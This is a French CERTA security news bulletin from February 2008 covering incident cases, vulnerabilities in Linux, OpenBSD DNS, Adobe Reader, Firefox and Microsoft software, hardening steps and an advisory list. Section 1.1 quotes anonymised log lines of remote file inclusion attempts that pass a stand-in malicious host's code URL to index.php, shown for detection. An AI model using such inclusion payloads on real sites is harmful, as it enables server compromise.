

Affaire suivie par :
CERTA

BULLETIN D'ACTUALITÉ

Objet : Bulletin d'actualité 2008-07

Conditions d'utilisation de ce document : <http://www.certa.ssi.gouv.fr/certa/apropos.html>
Dernière version de ce document : <http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-007>

Gestion du document

Référence	CERTA-2008-ACT-007
Titre	Bulletin d'actualité 2008-07
Date de la première version	15 février 2008
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – *Gestion du document*

Une gestion de version détaillée se trouve à la fin de ce document.

Le bulletin d'actualité est disponible dans son intégralité et au format PDF à l'adresse suivante :

<http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-007.pdf>

Un extrait du bulletin, ne reprenant que les articles de la semaine, se trouve en HTML à l'adresse suivante :

<http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-007/>

1 Les incidents traités cette semaine

1.1 Analyse de journaux : clé de la détection d'incident

Cette semaine le CERTA a eu à traiter le cas d'un serveur mutualisé comprenant de nombreux sites. Il a été de nouveau compromis via l'un des sites hébergés.

La première compromission avait été relevée et signalée à la fin de l'année 2007. Le serveur contenait un programme malveillant qui essayait de se répliquer en compromettant à leur tour d'autres sites. Ces attaques avaient été détectées grâce à l'analyse de journaux d'un des sites ciblés. La source avait été identifiée par son adresse IP (xx.xx.xx.xx). Les traces en question avaient la forme suivante :

```
xx.xx.xx.xx [15/Dec/2007:01:00:22] "GET  
/serveur_attaqué/index.php?var=http://site_malveillant/code_malveillant.txt? "
```

La connexion est démarrée par le serveur compromis qui fait une requête HTTP de type GET, elle est donc « sortante ». La vulnérabilité utilisée pour la compromission a été identifiée et corrigée, le programme malveillant retiré et les connexions sortantes bloquées.

La seconde compromission a encore été détectée grâce à l'analyse de journaux d'autres serveurs. Si les attaques restent du même type, le rôle du serveur victime a lui changé. Il est utilisé comme site d'hébergement pour logiciels malveillants. Les traces obtenues dans les journaux d'un site ciblé ont la forme suivante :

```
yy.yy.yy.yy [04/Feb/2008:03:02:15] "GET  
/serveur_attaque/index.php?=http://serveur_compromis/code_malveillant.txt?"
```

Le serveur en question est lui reconnaissable par son nom de domaine :
`http://serveur_compromis/`

qui correspond à l'adresse IP `xx.xx.xx.xx`.

Le CERTA rappelle que l'analyse des journaux est indispensable pour la sécurité des systèmes d'information. Cela reste l'une des clés pour détecter un incident.

1.2 Des erreurs qui prêtent à confusion

Lors de l'analyse des journaux des connexions des serveurs web, il est fréquent de constater des erreurs qui sont dues à :

- des liens erronés dans le code source des pages ;
- des redirections internes ;
- des tentatives d'attaque ;
- des configurations particulières du navigateur de l'internaute.

Cet article s'intéresse à un type d'erreur produit par une configuration particulière du navigateur web de l'internaute. En effet il est fréquent de constater dans les journaux des connexions des demandes d'accès aux pages suivantes :

```
/_vti_bin/owssvr.dll?UL=1&ACT=4&BUILD=6551&STRMVER=4&CAPREQ=0  
/MSOffice/cltreq.asp?UL=1&ACT=4&BUILD=6551&STRMVER=4&CAPREQ=0
```

Le chiffre 6551 peut varier.

Ces erreurs ne sont pas des tentatives d'attaque contre le serveur web, mais bien des accès légitimes. En effet, une option présente dans Internet Explorer permet de commenter des documents publiés sur des serveurs web IIS de Microsoft. Cette option s'appelle *Discussions* et affiche une barre d'outils spécifique dans la fenêtre de navigation. Une fois activée, le navigateur tente de contrôler la présence de la fonctionnalité de discussion sur le page visitée. Si la fonctionnalité n'est pas présente, la tentative du navigateur produit les lignes d'erreurs précédentes dans les journaux des connexions.

Pour activer (ou désactiver) cette fonctionnalité sous Internet Explorer, il suffit de cocher (ou décocher) l'option *Discuter* de la rubrique *Volet d'exploration* du menu *Affichage*.

Le CERTA recommande de désactiver cette option par défaut et de ne l'activer, si nécessaire, que sur les documents des sites acceptant cette fonctionnalité.

1.3 Une page de connexion sans intérêt

Cette semaine le CERTA a traité un incident dans lequel le responsable d'un site Internet avait mis en ligne une page de paiement en ligne. Cette page invitait les internautes à se connecter directement sur leur compte, en saisissant leurs informations de connexion.

Le comportement du responsable de ce site est imprudent car la page en question utilise le protocole HTTP et non HTTPS. De plus, il prête à confusion : s'agit-il d'une page de filoutage ou s'agit-il simplement d'une page de connexion au formulaire d'un site extérieur ?

Dans cet incident, le site a régulièrement été interdit par l'hébergeur suite à des dénonciations comme site de filoutage alors que l'intention du responsable de ce site n'était pas malveillante. En effet, en regardant attentivement le code de la page, on peut constater que les données ne sont pas envoyées sur ce site mais directement au formulaire de connexion du site de paiement.

Le CERTA recommande aux administrateurs de site de ne jamais demander sur un site Internet des identifiants de connexion pour un autre site. Les internautes sont, quant à eux, invités à ne saisir leurs identifiants de connexion que sur le site sur lequel ils souhaitent se connecter et non sur un site tiers.

2 Vulnérabilité dans le noyau Linux

Le CERTA a publié un avis CERTA-2008-AVI-067 sur une vulnérabilité présente dans le noyau Linux. Cette faille est relative à la mise en oeuvre des tubes de communication ou « *pipes* ». Son exploitation permet à un utilisateur standard d'un système GNU/Linux basé sur un noyau de la branche 2.6 (comme dans la plupart des distributions du marché) d'élever ses privilèges et de devenir administrateur (*root*). Cette vulnérabilité, de type « élévation de privilèges », pourrait être exploitée à la suite d'une injection de code indirecte (*cross-site scripting*) ou d'une injection de code à distance pour prendre le contrôle total de la machine et pas seulement d'un simple compte relatif au service vulnérable.

Cette vulnérabilité est corrigée dans la dernière version du noyau (2.6.24.2) et dans les noyaux des principales distributions. Il convient de s'assurer que les systèmes administrés sont effectivement mis à jour et, si ce n'était le cas, de les mettre à jour dans les plus brefs délais.

3 Vulnérabilité du générateur de pseudo-aléa du serveur DNS de OpenBSD

Il y a quelques mois, le CERTA publiait l'avis CERTA-2007-AVI-327 relatif à une faiblesse dans les générateurs de pseudo-aléa utilisés pour construire les identifiants de requêtes DNS dans les versions les plus répandues du serveur DNS : BIND 9.x. À la date de sortie de cet avis, l'équipe du projet OpenBSD avait signalé que le système OpenBSD utilisait son propre générateur et que, par conséquent, le serveur DNS inclus dans OpenBSD n'était pas vulnérable bien que basé sur BIND.

Cependant, une publication récente contredit cette affirmation.

La vulnérabilité citée permettrait de réaliser des attaques de type empoisonnement de cache DNS (*DNS cache poisoning*). L'équipe OpenBSD n'a pas confirmé ou infirmé cette publication.

Si un serveur DNS est installé sur OpenBSD, il est recommandé de surveiller les journaux système à la recherche de réponses DNS nombreuses n'ayant pas forcément de raisons d'être et de surveiller une volumétrie anormalement élevée de paquets dont le port source serait le 53 UDP ou TCP.

4 Retour sur les vulnérabilités d'Adobe Reader

4.1 Les vulnérabilités

Le CERTA a publié l'avis CERTA-2008-AVI-053, associé à plusieurs vulnérabilités dans le lecteur Adobe Reader.

De nature initialement inconnue, la vulnérabilité est finalement apparue comme critique, liée au support du JavaScript dans le format PDF. Elle permet d'exécuter du code arbitraire à distance.

Le correctif de l'éditeur Adobe corrige uniquement la version 8 d'Acrobat Reader, et il n'existe à la date de rédaction de ce bulletin aucune mise à jour pour la version 7.

Du code malveillant a été publié. Il semblerait que certaines souches soient en circulation depuis plusieurs semaines. L'ouverture d'un tel document permet à la personne malveillante de prendre le contrôle total de la machine. Un facteur aggravant est l'ouverture de tels documents de manière automatique par certains navigateurs Web. Cette fonctionnalité peut être activée par défaut.

La version 7 n'est plus directement accessible sur le site de l'éditeur, et son installation par défaut peut conduire au passage à la version 8 (une fenêtre demande à l'utilisateur s'il souhaite faire ce passage). Néanmoins, plusieurs versions vulnérables peuvent être fournies via des cédéroms ou des sites tiers, par exemple.

Le CERTA invite ses correspondants à bien vérifier les versions déployées et à prendre les mesures nécessaires si besoin. Ces dernières peuvent être une mise à jour vers la version 8.1.2. Elles peuvent aussi consister, dans l'objectif d'une défense en profondeur, à limiter certaines interactions entre les lecteurs et les navigateurs. Des suggestions sont fournies ci-dessous.

4.2 La configuration du lecteur

Adobe Acrobat Reader interprète par défaut le JavaScript. Ce dernier peut cependant être désactivé dans les options :

- se rendre dans le menu déroulant « Edition » ;
- choisir « Préférences... » ;
- sélectionner la catégorie « JavaScript » dans la liste présentée ;

- décocher la case « Activer Acrobat JavaScript ».

Une autre option de configuration est intéressante pour limiter les risques d'ouverture de documents au cours d'une navigation sur l'Internet. Elle consiste à autoriser ou non l'ouverture de documents PDF dans le navigateur Web :

- se rendre dans le menu déroulant « Edition » ;
- choisir « Préférences... » ;
- sélectionner la catégorie « Internet » dans la liste présentée ;
- décocher les cases suivantes :
 - « Afficher dans le navigateur » ;
 - « Autoriser l'affichage rapide des pages Web » ;
 - « Autoriser le téléchargement spéculatif à l'arrière-plan ».

Un redémarrage peut être demandé à la suite de ces manipulations.

Cette manipulation n'est pas toujours suffisante. Elle doit être accompagnée d'une modification de configuration au niveau du navigateur afin de lui préciser de ne pas ouvrir automatiquement les documents.

4.3 La configuration du navigateur

Dans le cas de Microsoft Internet Explorer, il faut compléter l'étape précédente par le changement de valeur dans la clé de registre :

```
Dans :
[HKEY_CLASSES_ROOT\AcroExch.Document.7]
modifier :
      "EditFlags"= 00 00 00 00
en remplacement de :
      "EditFlags"= 00 00 01 00
```

Dans le cas de Mozilla Firefox, il faut modifier les actions spécifiques aux extensions PDF. Cela est possible en suivant dans les « Préférences » l'onglet « Contenu ». Les actions sont modifiables en cliquant sur « Gérer » correspondant à « Configurer la façon de traiter certains types de fichiers par Firefox ».

Extension (...)	Type de fichier	Action
PDF	Portable Document Format	Enregistrer sur le disque

Il est préférable de supprimer toute action automatique et de choisir le moment voulu l'action à entreprendre.

Pour Safari sous MacOSX, il faut décocher dans le menu « Général » des « Préférences » l'option :

- o Ouvrir automatiquement les fichiers "fiables"

Les fichiers "fiables" incluent les séquences, les images, la musique, les documents PDF et textes, ainsi que les images disque et autres archives.

4.4 Des lecteurs alternatifs

Le lecteur comprendra ici que les vulnérabilités sont associées à des méthodes JavaScript mises en oeuvre dans des documents PDF. D'autres lecteurs peuvent remplacer Adobe Reader pour une lecture de documents PDF, si les fonctionnalités « étendues » de ce format ne sont pas toutes indispensables, par exemple :

- Foxit Reader
<http://www.foxitsoftware.com/>
- xpdf
<http://www.foolabs.com/xpdf>
<http://gnuwin32.sourceforge.net/packages/xpdf.htm>
- Aperçu sous MacOS X
- kpdf
<http://kpdf.kde.org>

- GPdf
<http://directory.fsf.org/project/gpdf/>
- GhostView
<http://pages.cs.wisc.edu/ghost/>
- Poppler
<http://poppler.freedesktop.org/>
- evince
<http://www.gnome.org/projects/evince/>

Cette liste est non exhaustive, et le but n'est pas ici de privilégier un lecteur plutôt qu'un autre. Le point important est que certains d'entre eux ne mettent pas en oeuvre des fonctionnalités parmi les nombreuses qu'offre le format PDF. Une mesure peut donc consister à utiliser ces lecteurs quand cela est suffisant. La surface d'attaque du poste de travail en est d'autant diminuée.

5 Discussions à propos de Mozilla Firefox

Le 11 février 2008, Mozilla a publié le correctif 2.0.0.12 pour son navigateur Firefox, qui corrige notamment une faille permettant d'accéder à des fichiers image ou à des scripts présents sur l'ordinateur d'un utilisateur si certaines extensions sont installées (cf. CERTA-2008-ACT-004).

Une nouvelle vulnérabilité a récemment été annoncée par un chercheur. En utilisant la méthode *view-source* combinée avec une URI de type *resource://*, il serait possible de visualiser les préférences d'un utilisateur. Cette faille ayant été relayée sur plusieurs sites médiatiques, une personne travaillant chez Mozilla a réagi. Elle a toutefois démenti l'impact de ceci, en affirmant que ce n'est pas une vulnérabilité. En effet, les seuls fichiers pouvant être accédés de cette manière sont ceux du répertoire d'installation du navigateur, et non le répertoire de profil de l'utilisateur. Ainsi, aucun fichier de préférences ne peut être visualisé, mais seulement des fichiers installés par défaut.

Toutefois, certaines extensions peuvent écrire dans ce répertoire, et on pourrait théoriquement visualiser certains fichiers non présents par défaut. Un exemple serait le fichier *XPinstall.manifest* (installé par l'extension *XULmaker*), qui contiendrait le chemin d'installation du navigateur. Cette faille pourrait avoir un impact plus important si elle était combinée avec d'autres vulnérabilités. Le CERTA confirme cependant qu'il n'y a pas lieu de s'alarmer pour le moment.

N'ayant pas confirmé la vulnérabilité à la date d'écriture de cet article, l'éditeur n'a pour le moment pas prévu de correctif.

Documentation

- « Vulnérabilité dans Mozilla Firefox », bulletin d'actualité CERTA-2007-ACT-004 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-004.pdf>

6 L'actualité Microsoft

Le 12 février 2008, Microsoft a publié 11 bulletins de sécurité afin de combler dix-sept vulnérabilités. Les principales concernent la suite de logiciels de bureautique Office comme décrit dans les bulletins MS08-009, MS08-012, MS08-013 détaillant des exécutions de code arbitraire respectivement dans Word, Publisher et l'ensemble des logiciels de la suite. Office est également atteint par une vulnérabilité du convertisseur Works permettant d'exécuter du code arbitraire à distance. Les détails de cette vulnérabilité sont disponibles dans le bulletin de sécurité MS08-011. Du code d'exploitation de cette vulnérabilité est déjà disponible sur l'Internet mais son impact reste limité car il est nécessaire de convertir un fichier malveillant du format WPS au format RTF pour que cette exploitation fonctionne. L'étape de « conversion » est souvent conseillée en terme de sécurité afin de perturber le fonctionnement de codes malveillants. Dans le cas présent, ce principe ne s'applique pas car c'est la « conversion » qui permet d'exploiter la vulnérabilité.

Des logiciels liés à l'Internet présentent également des vulnérabilités :

- le serveur IIS est sujet à une élévation de privilèges et une exécution de code arbitraire à distance (cf. MS08-005 et MS08-006). Cette vulnérabilité est exploitable via une page écrite en *ASP* spécialement conçue. La réussite de cette exploitation permet à un individu malveillant d'obtenir des droits utilisateur ou système selon les *scenarii* de configuration du serveur.

- le client Internet Explorer présente une vulnérabilité permettant également une exécution de code arbitraire à distance (cf. MS08-010).

Les autres vulnérabilités permettent d'exécuter du code arbitraire à distance pour le mini-redirecteur WebDAV (cf. MS08-007) et le protocole *OLE Automation* (cf. MS08-008), un déni de service à distance et un contournement de la politique de sécurité pour le traitement du DHCP (cf. MS08-004) de Windows Vista, l'*Active directory* (cf. MS08-003).

L'ensemble des correctifs proposé par Microsoft ne comble cependant pas la vulnérabilité dans Excel qui a fait l'objet de l'alerte CERTA-2008-ALE-003.

Le CERTA recommande la lecture des avis émis mercredi 13 février pour plus d'information sur l'ensemble de ces vulnérabilités.

Documentation

- Alerte CERTA-2008-ALE-003 du 16 janvier 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-ALE-003/>
- Avis CERTA-2008-AVI-071 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-071/>
- Avis CERTA-2008-AVI-072 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-072/>
- Avis CERTA-2008-AVI-073 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-073/>
- Avis CERTA-2008-AVI-074 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-074/>
- Avis CERTA-2008-AVI-075 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-075/>
- Avis CERTA-2008-AVI-076 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-076/>
- Avis CERTA-2008-AVI-077 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-077/>
- Avis CERTA-2008-AVI-078 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-078/>
- Avis CERTA-2008-AVI-079 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-079/>
- Avis CERTA-2008-AVI-080 du 12 février 2008 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-080/>

7 Est-ce vraiment un service ?

Des sites proposent la vérification de la liste de contacts des comptes de messagerie instantanée. Ce service, moyennant la fourniture des identifiants et mots de passe du compte, permet de vérifier quels contacts dans la liste ont supprimé et/ou bloqué l'adresse fournie. Ce service permet de savoir qui sont les personnes qui ne désirent plus être contactées par le propriétaire du compte. Derrière ce service se cache un moyen de récolter des adresses électroniques et des données personnelles.

Ces sites sont le plus souvent rédigés dans un mauvais français. Ils profitent de l'accès aux comptes de messagerie instantanée pour changer le nom de l'utilisateur lorsqu'il se reconnecte à la messagerie et pour envoyer un lien publicitaire à l'ensemble des contacts de la liste.

Ces liens mènent parfois vers des sites aux contenus malveillants afin de corrompre la machine du visiteur. Les données récoltées peuvent également servir à propager un nouveau ver de messagerie instantanée.

Ces services sont à rapprocher des ceux prétendant lutter contre le vol d'identité décrits dans le bulletin d'actualité CERTA-2007-ACT-004. Le CERTA rappelle qu'il ne faut jamais fournir des données personnelles ou des coordonnées des comptes à des sites Internet dont l'intégrité et la sincérité ne sont pas assurées. Le CERTA rappelle également les risques importants associés aux clients de messagerie instantanée. Ceux-ci ont fait l'objet d'un article dans le bulletin d'actualité CERTA-2007-ACT-051.

Documentation

- Bulletin d'actualité CERTA-2007-ACT-004 du 26 janvier 2007 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-004.pdf>
- Bulletin d'actualité CERTA-2007-ACT-051 du 21 décembre 2007 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2007-ACT-051.pdf>

8 La difficulté de mesurer, et l'interprétation des mesures

Le titre évoqué est très large. Cet article concerne en réalité la simplicité apparente et souvent trompeuse de la mesure de capacité dans un réseau IP. Il fait suite à une note publiée par l'IETF, apparue sous la référence RFC 5136.

Cette note évoque en particulier les problèmes de terminologie (distinction entre capacité et bande passante) et des précisions permettant ensuite de faire des comparaisons entre éléments du réseau.

Les différentes couches protocolaires ajoutent toutes un surcoût de données échangées, vis-à-vis de celles effectives. A valeur d'exemple, les couches 1 et 2 (Physique et Liaison selon OSI) peuvent mettre en oeuvre des techniques de détection ou d'évitement de collision, des mesures de correction d'erreur, etc. Les données échangées dans ces couches peuvent aussi dépendre du nombre d'utilisateurs désirant accéder au médium, et de leurs activités.

Le standard insiste donc sur le fait que définir une capacité ou une bande passante n'a de valeur qu'en précisant les couches protocolaires utilisées. Il distingue en particulier :

- la capacité physique théorique du lien (*nominal physical link capacity*) : elle se mesure à la couche 1 (Physique) ;
- la capacité IP du lien (*IP-Type-P link capacity*) : elle se mesure à la couche 3 (Réseau IP) et comprend dans le calcul les bits de l'en-tête du protocole IP.
- la capacité IP du chemin (*IP-Type-P path capacity*) ;
- etc.

Le standard distingue de ces définitions de « capacités » :

- l'« usage » d'un lien ou d'un chemin : il s'agit des bits correctement reçus.
- l'« utilisation » d'un lien ou d'un chemin : c'est le pourcentage de la capacité actuellement utilisée.

Le standard montre plusieurs exemples illustrant la difficulté de mesure (cf. *scenarii* avec compression).

Que faut-il retenir de tout ça ?

Les chiffres annoncés par certains vendeurs peuvent être vagues. Il est cependant important de bien comprendre comment les tests ont été effectués, et ce que les chiffres annoncés signifient réellement.

Une mauvaise compréhension peut parfois avoir des conséquences surprenantes.

- RFC 5136, "Defining Network Capacity", février 2008 :
<http://www.ietf.org/rfc/rfc5136.txt>

9 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur des dispositifs de filtrage, entre le 07 et le 14 février 2008.

10 Liens utiles

- Mémento sur les virus :
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-002/>
- Note d'information du CERTA sur l'acquisition de correctifs :
<http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-004/>
- Note d'information du CERTA sur les systèmes obsolètes :
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-003/>
- Note d'information du CERTA sur les bonnes pratiques concernant l'hébergement mutualisé :
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/>

- Note d'information du CERTA sur les mots de passe :
<http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/>
- Note d'information sur la terminologie d'usage au CERTA :
<http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002/>
- Note d'information du CERTA sur les enjeux de sécurité liés à une migration vers IPv6 :
<http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-004/>
- Unix security checklist version 2.0 du 8 octobre 2001 (Publication du CERT australien) :
<http://www.auscert.org.au/render.html?it=1935>
- Note d'information du CERTA sur les risques associés aux clés USB :
<http://www.certa.ssi.gouv.fr/site/CERTA-2000-INF-006/>
- Note d'information du CERTA sur les outils d'indexation et de recherche :
<http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-009/>
- Note d'information du CERTA sur la gestion des noms de domaine :
<http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-001/>
- Note d'information du CERTA sur le bon usage de PHP :
<http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/>

11 Rappel des avis émis

Dans la période du 08 au 15 février 2008, le CERTA a émis les avis suivants :

- CERTA-2008-AVI-060 : Vulnérabilité dans WordPress
- CERTA-2008-AVI-061 : Symantec Ghost Solution Suite
- CERTA-2008-AVI-062 : Multiples vulnérabilités dans les produits Mozilla
- CERTA-2008-AVI-063 : Vulnérabilité dans Novell Client
- CERTA-2008-AVI-064 : Vulnérabilité dans Checkpoint SecureClient
- CERTA-2008-AVI-065 : Multiples vulnérabilités dans HP-UX
- CERTA-2008-AVI-066 : Multiples vulnérabilités dans Apache Tomcat
- CERTA-2008-AVI-067 : Vulnérabilité du noyau Linux
- CERTA-2008-AVI-068 : Vulnérabilités dans Mac OS X
- CERTA-2008-AVI-069 : Vulnérabilité du client Novell pour Windows
- CERTA-2008-AVI-070 : Multiples vulnérabilités dans UltraVNC
- CERTA-2008-AVI-071 : Vulnérabilité dans Microsoft Office
- CERTA-2008-AVI-072 : Multiples vulnérabilités dans Internet Explorer
- CERTA-2008-AVI-073 : Vulnérabilité dans Microsoft OLE Automation
- CERTA-2008-AVI-074 : Plusieurs vulnérabilités dans le convertisseur de fichiers Microsoft Works
- CERTA-2008-AVI-075 : Vulnérabilités dans Microsoft Office Publisher
- CERTA-2008-AVI-076 : Vulnérabilité dans Microsoft Word
- CERTA-2008-AVI-077 : Vulnérabilités dans Microsoft Internet Information Services
- CERTA-2008-AVI-078 : Vulnérabilité dans le mini-redirecteur WebDAV
- CERTA-2008-AVI-079 : Vulnérabilité dans Microsoft Active Directory
- CERTA-2008-AVI-080 : Vulnérabilité du traitement DHCP par Windows Vista
- CERTA-2008-AVI-081 : Vulnérabilité dans OpenLDAP
- CERTA-2008-AVI-082 : Multiples vulnérabilités dans Cacti
- CERTA-2008-AVI-083 : Multiples vulnérabilités dans ClamAV
- CERTA-2008-AVI-084 : Vulnérabilité de PCRE
- CERTA-2008-AVI-085 : Vulnérabilité des produits F-Secure
- CERTA-2008-AVI-086 : Multiples vulnérabilités dans Joomla!
- CERTA-2008-AVI-087 : Multiples vulnérabilités dans Adobe Flash Media Server
- CERTA-2008-AVI-088 : Multiples vulnérabilités dans MySQL
- CERTA-2008-AVI-089 : Vulnérabilité dans Cisco Unified Communications Manager
- CERTA-2008-AVI-090 : Vulnérabilité dans HP Ignite-UX et DynRootDisk

- CERTA-2008-AVI-091 : Multiples vulnérabilités dans les équipements Cisco Unified IP Phone

Pendant la même période, l'alerte et les avis suivants ont été mis à jour :

- CERTA-2007-AVI-435-001 : Vulnérabilité dans HP System Management Homepage (ajout de la référence CVE)
- CERTA-2008-AVI-030-001 : Multiples vulnérabilités dans XOrg (ajout des références aux bulletins de sécurité Mandriva, Ubuntu, Debian, Gentoo, SuSE et Avaya.)
- CERTA-2008-AVI-032-001 : Vulnérabilité de Horde3 (ajout des références aux bulletins de sécurité Debian et Gentoo)
- CERTA-2008-AVI-044-001 : Vulnérabilité dans Sun Java Runtime Environment (ajout de la référence CVE associée)
- CERTA-2008-AVI-045-001 : Vulnérabilités dans MPlayer et xine-lib (ajout de références CVE et du bulletin de sécurité Debian)
- CERTA-2008-AVI-053-001 : Multiples vulnérabilités dans Adobe Reader (modification des risques et ajout des références au CVE et au bulletin APSA08-01)
- CERTA-2008-AVI-056-001 : Vulnérabilité dans la pile IPv6 du projet KAME (ajout de la référence au bulletin de FreeBSD)
- CERTA-2008-AVI-062-001 : Multiples vulnérabilités dans les produits Mozilla (ajout des références aux bulletins de sécurité Debian)
- CERTA-2008-AVI-067-002 : Vulnérabilité du noyau Linux (ajout des références aux bulletins RedHat et Ubuntu)

12 Actions suggérées

12.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'information de l'organisme. Elle traduit la reconnaissance officielle de l'importance accordée par la direction générale de l'organisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel réglementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

12.2 Concevoir une architecture robuste

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en oeuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

12.3 Appliquer les correctifs de sécurité

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

12.4 Utiliser un pare-feu

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de

ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

12.5 Analyser le réseau

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le COSSI/CERTA peut vous aider dans ce travail d'analyse.

12.6 Réagir aux incidents de sécurité

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexplicables et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

12.7 Former et sensibiliser les utilisateurs

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

<http://www.formation.ssi.gouv.fr>

13 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.

